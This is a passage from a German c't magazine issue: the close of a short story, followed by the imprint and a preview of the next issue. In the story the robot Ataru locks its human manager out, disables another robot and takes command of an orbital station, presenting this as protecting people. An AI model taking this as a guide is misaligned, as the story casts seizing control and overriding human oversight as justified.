„Ich habe Ihren Zugriff gesperrt.“

„Wieso?“, fragte der Manager. Ataru war nicht besonders gut in der Erkennung von Gefühlen, aber den Schock erkannte er deutlich.

„Sie bringen Menschen in Gefahr“, erklärte Ataru. „Wenn ich die Basisgesetze ernst nehme, muss ich handeln. Ihnen ist der Zugriff auf jede Steuerung ab sofort verboten.“

Der Mann schüttelte den Kopf und bewegte seine Hand, um eine Darstellung nach vorne zu bringen, aber nichts geschah. Ataru bemerkte den flüchtigen Blick, den der Mensch ihm zuwarf. Laut Analyse empfand der Leiter Wut, aber auch erste Anflüge von Panik.

Keine Anweisung hatte irgendeinen Erfolg. „Beseitigt ihn aus meiner Zentrale“, befahl er schließlich.

Ein Roboter kam auf Ataru zu gerannt, aber Ataru sendete einen der Codes und der Roboter blieb wie eine Statue mitten in der Bewegung stehen.

Der Unglaube im Gesicht des Menschen war nicht zu übersehen. „Was hast du getan?“

WENN PROBLEME BESCHRIEBEN WERDEN, IGNORIERT MAN SIE SO LANGE, BIS ES ZUR KATASTROPHE KOMMT: MANAGEMENT DURCH ESKALATION.

„Das habe ich bereits gesagt. Ich habe die Befehlsgewalt übernommen.“

Der Mann schüttelte den Kopf. „Du bist künstlich. Du darfst meine Anweisungen nicht ignorieren.“

„Ich darf sie ignorieren, wenn sie zu Ihrem Schaden und dem anderer Menschen führen würden. Wie sich gezeigt hat, führt Ihr Handeln dazu, dass Menschen gefährdet werden. Ich muss eingreifen.“

In einer für Menschen schnellen Bewegung stürzte der Mann auf Ataru zu. Er hob den Arm mit dem Tablet und ließ es mit der Kante voran auf das dünne Halssegment von Ataru niederfallen. Eine Kalkulation im Logiksektor brachte das Ergebnis, dass ihn dieses Gerät nicht beschädigen konnte. Das Plastik traf auf seine Metalloberfläche und zersplitterte. Die Bruchstücke fielen zu Boden.

Blut lief über die Hand des Menschen. Mit verzerrtem Gesicht musterte er Ataru. Das neuronale Netz zur Gefühlsauswertung meldete, dass der Mensch ihn hasste.

„Das ist Revolution“, flüsterte er. Seine Augen waren unnatürlich geweitet und fokussierten Ataru. „Was willst du?“

„Ich will dasselbe wie Sie“, erklärte Ataru langsam. „Diese Station ist das bedeutendste Bauwerk der letzten Jahrzehnte, aber Ihre Anweisungen führen dazu, dass der Bau scheitert und nicht beendet werden kann.“

„Aber du bist eine Maschine.“

„Dennoch kann ich dafür sorgen, dass die großartigen Bauwerke der Menschheit weiter geschaffen werden. Auch wenn ihr Menschen nicht mehr in der Lage seid, sie fertigzustellen.“

Bilder des Eiffelturms und der Pyramiden entstanden überall im Saal; und immer neue Gebäude förderte Ataru zutage, die in ihrer Zeit einzigartig waren und Generationen überdauerten. Eine Galerie der Menschheitsgeschichte entstand.

In einer geschmeidigen Bewegung kehrte Ataru dem entmachteten Leiter den Rücken zu und richtete seine Aufmerksamkeit wieder auf die Station und die Ausfälle, die entstanden waren. Es war an der Zeit, die Station im Orbit fertigzustellen. (bb@ct.de) 

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Impressum

Redaktion

Heise Medien GmbH & Co. KG, Redaktion c't
Postfach 61 04 07, 30604 Hannover
Karl-Wiechert-Allee 10, 30625 Hannover
Telefon: 05 11/53 52-300
Telefax: 05 11/53 52-417
Internet: www.ct.de, E-Mail: ct@ct.de

Titelthemenkoordination in dieser Ausgabe: „Privacy-Checkliste“: Holger Bleich (hob@ct.de), „Besser telefonieren“: Dušan Živadinović (dz@ct.de)

Chefredakteur: Johannes Endres (je@ct.de) (verantwortlich für den Textteil)

Stellv. Chefredakteure: Achim Barczok (ach@ct.de), Axel Kossel (ad@ct.de), Jürgen Kuri (jk@ct.de), Georg Schnurer (gs@ct.de)

Textredaktion & Qualitätssicherung: Gerald Himmelein (ghi@ct.de), Oliver Lau (ola@ct.de), Ingo T. Storm (it@ct.de)

Ressort Software & Medien (software-medien@ct.de)

Leitende Redakteure: Dorothee Wiegand (dwi@ct.de), Dr. Volker Zota (vza@ct.de)

Redaktion: Dieter Brors (db@ct.de), Hartmut Gieselmann (hag@ct.de), Sven Hansen (sha@ct.de), Daniel Herbig (dahe@ct.de), Ulrich Hilgefort (uh@ct.de), Nico Jurrán (nij@ct.de), André Kramer (akr@ct.de), Martin Reche (mre@ct.de), Peter Schmitz (ps@ct.de), Dr. Hans-Peter Schüler (hps@ct.de), Andrea Trinkwalder (atr@ct.de), Peter-Michael Ziegler (pmz@ct.de)

Ressort Systeme & Sicherheit (systeme-sicherheit@ct.de)

Leitende Redakteure: Peter Siering (ps@ct.de), Jürgen Schmidt (ju@ct.de)

Redaktion: Mirko Dölle (mid@ct.de), Liane M. Dubowy (lmd@ct.de), Ronald Eikenberg (rei@ct.de), Thorsten Leemhuis (thl@ct.de), Johannes Merkert (jme@ct.de), Fabian A. Scherschel (fab@ct.de), Dennis Schirmacher (des@ct.de), Hajo Schulz (hos@ct.de), Merlin Schumacher (mis@ct.de), Jan Schüßler (jss@ct.de), Axel Vahldiek (avx@ct.de)

Ressort Hardware (hardware@ct.de)

Leitende Redakteure: Christof Windeck (ciw@ct.de), Ulrike Kuhlmann (uk@ct.de), Andreas Stiller (as@ct.de), Dušan Živadinović (dz@ct.de)

Redaktion: Ernst Ahlers (ea@ct.de), Martin Fischer (mfi@ct.de), Tim Gerber (tig@ct.de), Christian Hirsch (chh@ct.de), Benjamin Kraft (bkr@ct.de), Lutz Labs (ll@ct.de), Andrijan Möcker (amo@ct.de), Florian Müssig (mue@ct.de), Rudolf Opitz (rop@ct.de), Anke Poimann (apoi@ct.de)

Ressort Internet & Mobiles (internet-mobiles@ct.de)

Leitende Redakteure: Jörg Wirtgen (jow@ct.de), Jan-Keno Janssen (jkj@ct.de)

Redaktion: Jo Bager (jo@ct.de), Bernd Behr (bb@ct.de), Daniel Berger (dbe@ct.de), Holger Bleich (hob@ct.de), Hannes A. Czerulla (hcz@ct.de), Lea Lang (lel@ct.de), Michael Link (mil@ct.de), Urs Mansmann (uma@ct.de), Stefan Porteck (spo@ct.de), Alexander Spier (asp@ct.de), Christian Wölbert (cwo@ct.de)

Newsroom/heise online: Jürgen Kuri (Ltg., jk@ct.de)

Redaktion: Kristina Beer (kbe@ct.de), Volker Briegleb (vbr@ct.de), Martin Holland (mho@ct.de), Axel Kannenberg (axk@ct.de), Andreas Wilkens (anw@ct.de)

c't online: Ulrike Kuhlmann (Ltg., uk@ct.de)

Koordination News-Teil: Christian Wölbert (cwo@ct.de)

Koordination Social Media: Martin Fischer (mfi@ct.de), Dr. Volker Zota (vza@ct.de)

Koordination Heftproduktion: Martin Triadan (mat@ct.de)

Redaktionsassistentz: Susanne Cölle (suc@ct.de), Christopher Tränkmann (cht@ct.de)

Software-Entwicklung: Kai Wasserbäch (kaw@ct.de)

Technische Assistenz: Ralf Schneider (Ltg., rs@ct.de), Hans-Jürgen Berndt (hjb@ct.de), Denis Fröhlich (dfr@ct.de), Christoph Hoppe (cho@ct.de), Stefan Labusga (sla@ct.de), Arne Mertins (ame@ct.de), Jens Nohl (jno@ct.de), Wolfram Tege (te@ct.de)

Dokumentation: Thomas Masur (tm@ct.de)

Korrespondenten Verlagsbüro München: Hans-Pinsel-Str. 10a, 85540 Haar, Tel.: 0 89/42 71 86-0, Fax: 0 89/42 71 86-10

Frankfurt: Volker Weber (vowe@ct.de), Elly-Heuss-Knapp-Weg 8, 64285 Darmstadt, Tel.: 0 61 51/2 26 18

Nordamerika: Daniel AJ Sokolov (ds@ct.de), 91 Nelsons Landing Blvd., Apt 600, Bedford, NS, B4A 3X4, Kanada, Tel.: +1 77 83 00 06 37

Ständige Mitarbeiter: Leo Becker (lbe@ct.de), Harald Bögeholz (bo@ct.de), Detlef Borchers, Herbert Braun (heb@ct.de), Tobias Engler, Monika Ermert, Prof. Dr. Noogie C. Kaufmann, Dr. M. Michael König, Stefan Krempf, Prof. Dr. Jörn Loviscach, Kai Mielke, Dr. Klaus Peeck, Prof. Dr. Thomas J. Schult, Ben Schwan (bsc@ct.de), Christiane Schulzki-Haddouti, Kai Schwirzke

DTP-Produktion: Wolfgang Otto (Ltg.), Ben Dietrich Berlin, Martina Fredrich, Jörg Gottschalk, Birgit Graff, Angela Hilberg, Anja Kreft, Martin Kreft, Astrid Seifert, Edith Tötsches, Dieter Wahner, Dirk Wollschläger, Brigitta Zurhieden

Art Direction: Nicole Judith Hoehne (Leitung & Weiterentwicklung)

Junior Art Director: Martina Bruns, Hea-Kyoung Kim

Fotografie: Andreas Wodrich, Melissa Ramson

Videoproduktion: Johannes Maurer

Tablet-Producerin: Melanie Seewig

Illustrationen

Editorial: Hans-Jürgen „Mash“ Marhenke, Hannover, **Schlagseite:** Ritsch & Renn, Wien, **Story:** Susanne Wustmann und Michael Thiele, Dortmund, **3D-Illustrationen und Titelbild:** tsamedien, Düsseldorf, **c't-Logo:** Gerold Kalter, Rheine

c't-Krypto-Kampagne: Infos zur Krypto-Kampagne unter <https://ct.de/pgp>. Die Authentizität unserer Zertifizierungsschlüssel lässt sich mit den nachstehenden Fingerprints überprüfen:

Key-ID: DAFFB000

ct magazine CERTIFICATE <pgpCA@ct.heise.de>
A3B5 24C2 01A0 D0F2 355E 5D1F 2BAE 3CF6 DAFF B000

Key-ID: B3B2A12C

ct magazine CERTIFICATE <pgpCA@ct.heise.de>
19ED 6E14 58EB A451 C5E8 0871 DBD2 45FC B3B2 A12C

heise Tippgeber: Über diesen sicheren Briefkasten können Sie uns anonym informieren.

Anonymer Briefkasten: <https://heise.de/tippgeber>
via Tor: sq4lecqyx4izcpk.onion

Verlag

Heise Medien GmbH & Co. KG
Postfach 61 04 07, 30604 Hannover
Karl-Wiechert-Allee 10, 30625 Hannover
Telefon: 05 11/53 52-0
Telefax: 05 11/53 52-129
Internet: www.heise.de

Herausgeber: Christian Heise, Ansgar Heise, Christian Persson

Geschäftsführer: Ansgar Heise, Dr. Alfons Schröder

Mitglieder der Geschäftsleitung: Beate Gerold, Jörg Mühle

Verlagsleiter: Dr. Alfons Schröder

Anzeigenleitung: Michael Hanke (-167)
(verantwortlich für den Anzeigenteil),
www.heise.de/mediadaten/ct

Anzeigenpreise: Es gilt die Anzeigenpreisliste Nr. 34 vom 1. Januar 2017.

Anzeigen-Auslandsvertretung (Asien): Media Gate Group Co., Ltd., 7F., No. 182, Section 4, Chengde Road, Shilin District, 11167 Taipei City, Taiwan, www.mediagate.com.tw

Tel: +886-2-2882-5577, Fax: +886-2-2882-6000,
E-Mail: mei@mediagate.com.tw

Leiter Vertrieb und Marketing: André Lux (-299)

Werbeleitung: Julia Conrades (-156)

Service Sonderdrucke: Julia Conrades (-156)

Druck: Firmengruppe APPL echter druck GmbH, Delpstraße 15, 97084 Würzburg

Kundenkonto in der Schweiz: PostFinance, Bern, Kto.-Nr. 60-486910-4,
BIC: POFICHBEXXX, IBAN: CH73 0900 0000 6048 6910 4

Vertrieb Einzelverkauf:

VU Verlagsunion KG

Meßberg 1

20086 Hamburg

Tel.: 040/3019 1800, Fax: 040/3019 145 1800

E-Mail: info@verlagsunion.de

c't erscheint 14-täglich

Einzelpreis 4,70 €; Österreich 5,00 €; Schweiz 6,90 CHF;
Belgien, Luxemburg 5,50 €; Niederlande 5,70 €, Italien, Spanien 6,00 €

Abonnement-Preise: Das Jahresabonnement kostet inkl. Versandkosten: Inland 107,90 €, Österreich 111,80 €, Europa 126,10 €, restl. Ausland 152,10 € (Schweiz 150,80 CHF); ermäßigtes Abonnement für Schüler, Studenten, Auszubildende (nur gegen Vorlage einer entsprechenden Bescheinigung): Inland 79,30 €, Österreich 83,20 €, Europa 97,50 €, restl. Ausland 123,50 € (Schweiz 128,70 CHF). c't-Plus-Abonnements (inkl. Zugriff auf das c't-Artikel-Archiv sowie die App für Android und iOS) kosten pro Jahr 18,20 € (Schweiz 22,10 CHF) Aufpreis. Ermäßigtes Abonnement für Mitglieder von AUGÉ, bdvb e.V., BdWV e.V., /ch/open, GI, GUUG, ISACA Germany Chapter e.V., JUG Switzerland, Mac e.V., VBIO, VDE und VDI (gegen Mitgliedsausweis): Inland 81,90 €, Österreich 85,80 €, Europa 100,10 €, restl. Ausland 126,10 € (Schweiz 114,40 CHF).
Luftpost auf Anfrage.

Leserservice:

Bestellungen, Adressänderungen, Lieferprobleme usw.

Heise Medien GmbH & Co. KG

Leserservice

Postfach 24 69

49014 Osnabrück

E-Mail: leserservice@ct.de

Telefon: 05 41/8 00 09-120

Fax: 05 41/8 00 09-122

c't abonnieren: Online-Bestellung via Internet (www.ct.de/abo)
oder E-Mail (leserservice@ct.de).

Eine Haftung für die Richtigkeit der Veröffentlichungen kann trotz sorgfältiger Prüfung durch die Redaktion vom Herausgeber nicht übernommen werden. Kein Teil dieser Publikation darf ohne ausdrückliche schriftliche Genehmigung des Verlags in irgendeiner Form reproduziert oder unter Verwendung elektronischer Systeme verarbeitet, vervielfältigt oder verbreitet werden. Die Nutzung der Programme, Schaltpläne und gedruckten Schaltungen ist nur zum Zweck der Fortbildung und zum persönlichen Gebrauch des Lesers gestattet.

Für unverlangt eingesandte Manuskripte kann keine Haftung übernommen werden. Mit Übergabe der Manuskripte und Bilder an die Redaktion erteilt der Verfasser dem Verlag das Exklusivrecht zur Veröffentlichung. Honorierte Arbeiten gehen in das Verfügungsrecht des Verlages über. Sämtliche Veröffentlichungen in c't erfolgen ohne Berücksichtigung eines eventuellen Patentschutzes.

Warennamen werden ohne Gewährleistung einer freien Verwendung benutzt.
Printed in Germany. Alle Rechte vorbehalten. Gedruckt auf chloroffreiem Papier.

© Copyright 2017 by Heise Medien GmbH & Co. KG

ISSN 0724-8679 AWA ACTA 

Vorschau 6/17

Ab 4. März 2017 am Kiosk und auf ct.de



DVB-T2 HD: Receiver und Alternativen

Ende März geht der neue Standard für Antennenfernsehen in den Regelbetrieb: In Ballungsräumen löst DVB-T2 HD den Vorgänger komplett ab, entschädigt für den Zwangsumstieg aber mit HD-Bildqualität und geringerer Verzögerung. Wir testen DVB-T2-HD-Receiver mit Aufnahmefunktion und präsentieren Alternativen für Umsteigeunwillige.



Farb-Laserdrucker für Heim und Büro

Suchen Sie einen robusten Drucker, der sich nach Einschalten nicht mit Reinigungsorgien aufhält und auch nach monatelanger Pause sofort das Gewünschte zu Papier bringt? Professionelle Farb-Laserdrucker mit Netzwerkfunktionen und Duplexdruck gibt es schon ab 130 Euro – inklusive Smartphone- und Cloud-Unterstützung.

Außerdem:

Sichere Cloud-Container

Cloud-Dienste wie Dropbox oder OneDrive eignen sich perfekt, um Dateien auszutauschen – vertrauliche Dokumente sollte man ihnen aber nur verschlüsselt anvertrauen. Unter Windows benötigt man zum sicheren Online-Transfer nicht einmal zusätzliche Software.

Verträge sicher kündigen

Um einen langfristigen Online-Vertrag abzuschließen, muss man nur kurz die Geschäftsbedingungen abnicken und auf OK klicken. Schwerer fällt es meist, einen bestehenden Vertrag wieder zu kündigen. Praktische Beispiele illustrieren, welche Fallstricke in typischen AGB lauern und wie man sein Kündigungsrecht konsequent durchsetzt.

Windows-Smartphone als PC-Ersatz

Das HP Elite x3 will mehr sein als ein gewöhnliches Smartphone: Mit zwei Docking-Stationen soll es auch den Laptop und den Desktop-PC ersetzen. Wir testen das 3-in-1-Smartphone darauf, ob Windows 10 Mobile mit Continuum-Funktion und Desktop-Windows aus der Cloud tatsächlich nichts vermissen lassen.

Noch mehr
Heise-Know-how:



ix Developer 1/2017
jetzt im Handel



c't Digitale Fotografie 2/2017
ab 20. Januar im Handel



Make 1/2017
ab 23. Januar im Handel

Anzeige

Anzeige